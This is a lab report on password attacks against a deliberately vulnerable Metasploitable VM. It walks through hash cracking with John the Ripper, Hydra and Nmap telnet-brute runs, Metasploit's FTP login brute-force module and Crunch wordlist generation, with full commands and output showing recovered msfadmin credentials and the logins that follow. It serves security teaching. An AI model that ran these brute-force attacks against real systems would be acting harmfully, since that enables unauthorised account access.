

# **TOPIC : System Hacking – Password Attack**

## **Abstract :**

*This Project demonstrate the Password Cracking , Scanning, Brute forcing, wordlist creation Tools. They are*

*\*John the Ripper*

*\*Hydra*

*\*NSE (Nmap Search Engine)*

*\*Auxiliary Module (msfconsole)*

*\*Crunch*

\*\*\*\*\*

## **Objective :**

*\*The Objective of this project is demonstrate the functionalities of various pentesting tools in the safe and controlled environment using the Metasploitable Machine.*

*\*This Project aims to educate users on common tools employed by security professionals to identify the vulnerabilities and enhance the system security.*

*\*Tools explored in this project is : Hydra, John the Ripper, NSE, Auxiliary module, Crunch*

\*\*\*\*\*

## **Introduction :**

*The Tools used in this Projects are Powerful tools which can be used for ethical and unethical purpose. The Tools are*

### **=>John The Ripper :**

*John the Ripper attacks the hashed versions of passwords.*

### **=>Hydra :**

*Brute Forcing Tool using the username and password lists to gain unauthorised account to retrieve the data.*

### **=>NSE (Nmap Scripting Engine) :**

*NSE extend Nmap's functionality with scripts for in-depth network exploration and vulnerability discovery.*

### **=>Auxiliary Module :**

*Auxiliary Module can do Information Gathering, Scanning and Enumeration, DDoS, Maintaining Access, Miscellaneous Tasks*

### **=>Crunch :**

*It allows you to create custom wordlists based on your defined criteria, making it a valuable asset in password cracking simulations and security testing.*

## **Methodology :**

*This section will detail the various tools explored to understand password cracking techniques and Scanning.*

### 1. John the Ripper (Hash Cracking Simulation):

*Syntax : john - - single - -format=[hash-type] file.txt*

*\*We created a file james.txt , it contains hashed password*

*\*By using the john the ripper we cracked the password.*

\*\*\*\*\*

### 2. Hydra (Brute-Force Attack Simulation):

*Syntax: hydra -L [pathofusername] -P [pathofpasswordlist] protocol://[target-ipaddress]*

*\*First we scan the ip address for open ports by nmap.*

*\*We created a username and password file which contains usernames and passwords.*

*\*By using hydra we brute force with username and password listspecific protocol://target- ip*

\*\*\*\*\*

### 3. Nmap Scripting Engine (NSE) for Vulnerability Scanning:

*Syntax: nmap - -script=[pathofscript] -p [portnumber] [target-ipaddress]*

*\*First we scan the ip address for open ports by nmap.*

*\*We search for telnet script for brute forcing using the nmap script engine*

*\*set the username and passwords list as arguments*

\*\*\*\*\*

### 4. Auxiliary Modules for Information Gathering:

*\*First we scan the ip address for open ports by nmap.*

*\*Starting the msfconsole*

*\*Using the auxiliary/scanner/ftp/ftp-login for brute forcing*

*\*SET the RHOSTS, USER\_FILE, PASS\_FILE*

*\*RUN it!*

*\*Login into ftp protocol using “ ftp <target-ipaddress> ”*

\*\*\*\*\*

### 5. Crunch (Wordlist Generation):


*Syntax :crunch [minium\_length] [maximum\_length] [combining\_numeric/alphabet] -o [fname]*

*\*Giving the minimum and maximum length with combination of characters and move to the output file*

*Screenshot:*

## 1. John the ripper:


*\* Created a file with name "james.txt" using gedit editor*




*\*By using John the Ripper tool we can find the hashed value.*

**COMMAND :**

**john - -single - - format = raw-sha1 james.txt**




## 2.Hydra:



A screenshot of a gedit text editor window titled "user" located at ~/Documents. The window contains a list of seven usernames, each preceded by a number from 1 to 7. The window has a dark theme and standard window controls (Open, Save, Close, etc.) at the top.

```
1 admin
2 administrator
3 msfadmin
4 admin123
5 123admin
6 joe
7 john
```

*\* Here I created the username list using gedit tool (gedit username).*



A screenshot of a gedit text editor window titled "passwords.txt" located at ~/Documents. The window contains a list of six passwords, each preceded by a number from 1 to 6. The window has a dark theme and standard window controls (Open, Save, Close, etc.) at the top.

```
1 msfadmin
2 admin
3 administrator
4 joe
5 henry
6 kali|
```

*\*Here I created the password list using gedit tool (gedit password.txt)*

***\*Opening the Metasploitable Machine and get the ipaddress as 192.168.43.149***

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a3:6b:58
          inet addr:192.168.43.149  Bcast:192.168.43.255  Mask:255.255.255.0
          inet6 addr: 2402:3a80:1824:b685:a00:27ff:fea3:6b58/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fea3:6b58/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:46 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4918 (4.8 KB)  TX bytes:7202 (7.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)
```

***\*Scanning the Ipaddress for open ports against the Metasploit and there are several ports are opened for this Ipaddress. So , we choose for the Telnet protocol with port number 23/tcp.***

```
(kali㉿kali)-[~]
$ nmap 192.168.43.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-23 22:07 EDT
Nmap scan report for 192.168.43.149
Host is up (0.0053s latency).
Not shown: 978 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

No mail.
Nmap done: 1 IP address (1 host up) scanned in 10.48 seconds
vulnerable
(kali㉿kali)-[~]
$ mkdir Project_hacking
$ cd Project_hacking
$ ls
```

***\*By using the hydra we brute force the username list and password list as in command***

```
hydra -L /home/kali/Document/user -P home/kali/Document/passwords.txt
telenet://192.168.43.149.
```

```

(kali@kali)-[~]
$ hydra -L /home/kali/Documents/user -P /home/kali/Documents/passwords.txt telnet://192.168.43.149
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-23 22:00:09
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found
d, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 42 login tries (l:7/p:6), ~3 tries per task
[DATA] attacking telnet://192.168.43.149:23/
[23][telnet] host: 192.168.43.149 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-23 22:00:26

(kali@kali)-[~]
$ telnet 192.168.43.149
Trying 192.168.43.149 ...
Connected to 192.168.43.149.
Escape character is '^]'.

metasploitable

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Thu May 23 22:00:24 EDT 2024 from 192.168.43.56 on pts/9
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:

```

***\* After this we have the password and username as msfadmin and msfadmin after this we use telnet command to access the Metasploit machine using the Ipaddress and successfully logged in.***

### 3.NSE(Nmap Scripting Engine):

*\*Scanning the ip address of metasploitable which is 192.168.43.149 by using the nmap.*

```
(kali@kali)-[~/Documents]
└─$ cat username.txt
kamal
mambatti
Arjun
msfadmin
metasploit

(kali@kali)-[~/Documents]
└─$ nmap -Pn 192.168.43.149
Starting Nmap 7.90 (https://nmap.org)
Nmap scan report for 192.168.43.149
Host is up (0.007ms).
Not shown: 979 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
111/tcp   open  rpcbind
139/tcp   open  smb
445/tcp   open  smb
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
```

*Creating the username and password list for brute forcing through telnet protocol against the metasploitable machine.*

```
(kali@kali)-[~/Documents]
└─$ cat username.txt
kamal
mambatti
Arjun
msfadmin
metasploit

(kali@kali)-[~/Documents]
└─$ cat passwords.txt
msfadmin
admin
administrator
lames
james
Marigold
oreo
```

***\*Creating the telnet brute force script using nmap scripting engine by using –script option. In that we loaded the “ telnet brute “ script in –script option. We passed the args for brute force such as username list , password list and timeout seconds.***

```
(kali@kali)-[~/Documents]
$ nmap -Pn -p 23 --script=telnet-brute --script-args userdb=username.txt,passdb=passwords.txt,telnet-brute.timeout=8s 192.168.43.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-24 22:33 EDT
Nmap scan report for 192.168.43.149
Host is up (0.0060s latency).

PORT      STATE SERVICE
23/tcp    open  telnet
| telnet-brute:
|   Accounts:
|     msfadmin:msfadmin - Valid credentials
|_ Statistics: Performed 33 guesses in 7 seconds, average tps: 4.7

Nmap done: 1 IP address (1 host up) scanned in 7.48 seconds
```

**CMD :** `nmap -Pn -p 23 --script=telnet-brute --script-args userdb=username.txt ,  
passdb=passwrods.txt,telnet-brute.timeout=8s 192.168.43.149`

***\*After brute forcing we get the username and password for metasploitable machine and enter into the machine using telnet protocol.***

```
(kali㉿kali)-[~/Documents]
$ telnet 192.168.43.149
Trying 192.168.43.149 ...
Connected to 192.168.43.149.
Escape character is '^['.
```



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Fri May 24 22:33:47 EDT 2024 from DESKTOP-8V35F10 on pts/3
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```



#### 4.Auxiliary Module :

*\*Scanning the ports oopened in the metsploitable machine using the Nmap.*

```
(kali㉿kali)-[~/Documents]
$ nmap -Pn 192.168.43.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-24 22:35 EDT
Nmap scan report for 192.168.43.149
Host is up (0.0078s latency).
Not shown: 979 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
```

*\*Turn on the msfconsole and locating to the auxiliary directory.*

```
(kali@kali)-[~/Documents]
$ msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true

+-----+
| METASPLOIT by Rapid7 |
+-----+
|
|  =c( (o( ( _ ( )
|      )= \
|      //  \
|      RECON
|
+-----+
|
|  EXPLOIT
|  [msf >]
|  \ ( @ ) ( @ ) ( @ ) ( @ ) ( @ ) ( @ ) /
|  *****
|
+-----+
|
|  o o o
|      o o
|      o
|  ^^^^^^^^^^^^^^
|  PAYLOAD
|  ( @ ) ( @ ) " " * * | ( @ ) ( @ ) * * | ( @ )
|  = = = = =
|
+-----+
|
|  \ ' \ \ \ / ' /
|  ) = (
|  LOOT
|  ( - || -
|  - || -
|  " '
|
+-----+

= [ metasploit v6.4.5-dev ]
+ -- --= [ 2413 exploits - 1242 auxiliary - 423 post ]
+ -- --= [ 1468 payloads - 47 encoders - 11 nops ]
+ -- --= [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

```
msf6 > use /auxiliary/scanner/ftp/ftp_login.rb
```

```
msf6 auxiliary(scanner/ftp/ftp_login) > show options
```

***\*In options we set the RHOSTS, USER\_FILE , PASS\_FILE***

```
msf6 auxiliary(scanner/ftp/ftp_login) > set USER_FILE /home/kali/Documents/username.txt
USER_FILE => /home/kali/Documents/username.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /home/kali/Documents/passwords.txt
PASS_FILE => /home/kali/Documents/passwords.txt
msf6 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):



| Name             | Current Setting | Required | Description                                         |
|------------------|-----------------|----------|-----------------------------------------------------|
| ANONYMOUS_LOGIN  | false           | yes      | Attempt to login with a blank username and password |
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                   |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                 |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the li |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list   |
| DB_SKIP_EXISTING | none            | no       | Skip existing credentials stored in the current dat |
| PASSWORD         |                 | no       | A specific password to authenticate with            |
| PASS_FILE        | passwords.txt   | no       | File containing passwords, one per line             |
| Proxies          |                 | no       | A proxy chain of format type:host:port[,type:host:p |
| RECORD_GUEST     | false           | no       | Record anonymous/guest logins to the database       |
| RHOSTS           | 192.168.43.149  | yes      | The target host(s), see https://docs.metasploit.com |
| RPORT            | 21              | yes      | The target port (TCP)                               |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host    |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per host) |
| USERNAME         |                 | no       | A specific username to authenticate as              |
| USERPASS_FILE    |                 | no       | File containing users and passwords separated by sp |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users      |
| USER_FILE        | username.txt    | no       | File containing usernames, one per line             |
| VERBOSE          | true            | yes      | Whether to print output for all attempts            |



View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 192.168.43.149:21 - 192.168.43.149:21 - Starting FTP login sweep
[!] 192.168.43.149:21 - No active DB -- Credential data will not be saved!
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: kamal:msfadmin (Incorrect: )
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: kamal:admin (Incorrect: )
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: kamal:administrator (Incorrect: )
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: kamal:lames (Incorrect: )
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: kamal:james (Incorrect: )
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: kamal:Marigold (Incorrect: )
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: kamal:oreo (Incorrect: )
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: mambatti:msfadmin (Incorrect: )
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: mambatti:admin (Incorrect: )
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: mambatti:administrator (Incorrect: )
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: mambatti:lames (Incorrect: )
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: mambatti:james (Incorrect: )
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: mambatti:Marigold (Incorrect: )
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: mambatti:oreo (Incorrect: )
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: Arjun:msfadmin (Incorrect: )
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: Arjun:admin (Incorrect: )
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: Arjun:administrator (Incorrect: )
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: Arjun:lames (Incorrect: )
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: Arjun:james (Incorrect: )
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: Arjun:Marigold (Incorrect: )
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: Arjun:oreo (Incorrect: )
[+] 192.168.43.149:21 - 192.168.43.149:21 - Login Successful: msfadmin:msfadmin
[-] 192.168.43.149:21 - 192.168.43.149:21 - LOGIN FAILED: metasploit:msfadmin (Incorrect: )
^C[*] 192.168.43.149:21 - Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) > █
```

***Run it !***

***We find the login credentials in green spot of the scanning.***

*We login into the ftp protocol by using*

*Syntax : ftp [ip-address]*

```
(kali㉿kali)-[~/Documents]
└─$ ftp 192.168.43.149
Connected to 192.168.43.149.
220 (vsFTPd 2.3.4)
Name (192.168.43.149:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||39932|)
150 Here comes the directory listing.
drwxr-xr-x  2 1000      1000          4096 May 24 02:01 Project_hacking
drwxr-xr-x  6 1000      1000          4096 Apr 28 2010 vulnerable
226 Directory send OK.
ftp> █
```

*\*After connection we enter the*

*Name : msfadmin*

*Password : msfadmin*

## 5.Crunch:

*\*Creating the crunch wordlist using the cmd*

*crunch 3 3 12356789sfgbrr -o crunched.txt*

*crunch            -> keyword*

*3 & 3            ->minimum and maximum length*

*12356789sfgbrr -> just a combination that is given in custome form for creating the wordlist based on the format*

*-o                -> output to save filename*

*crunched.txt    -> filename*

```
(kali㉿kali)-[~]  
$ crunch 3 3 12356789sfgbrr -o crunched.txt  
Crunch will now generate the following amount of data: 8788 bytes  
0 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 2197  
crunch: 100% completed generating output
```

*\*Directed to the wordlist using cmd 'ls' and view the wordlist by using cmd 'cat'*

*1.The file was located in /home/kali or ~*

```
(kali㉿kali)-[~]  
$ ls  
crunched.txt Desktop Documents Downloads
```

*2.There are 2197 words were generated here are some words.*

```
(kali㉿kali)-[~]  
$ cat crunched.txt  
111  
112  
113  
115  
116  
117
```

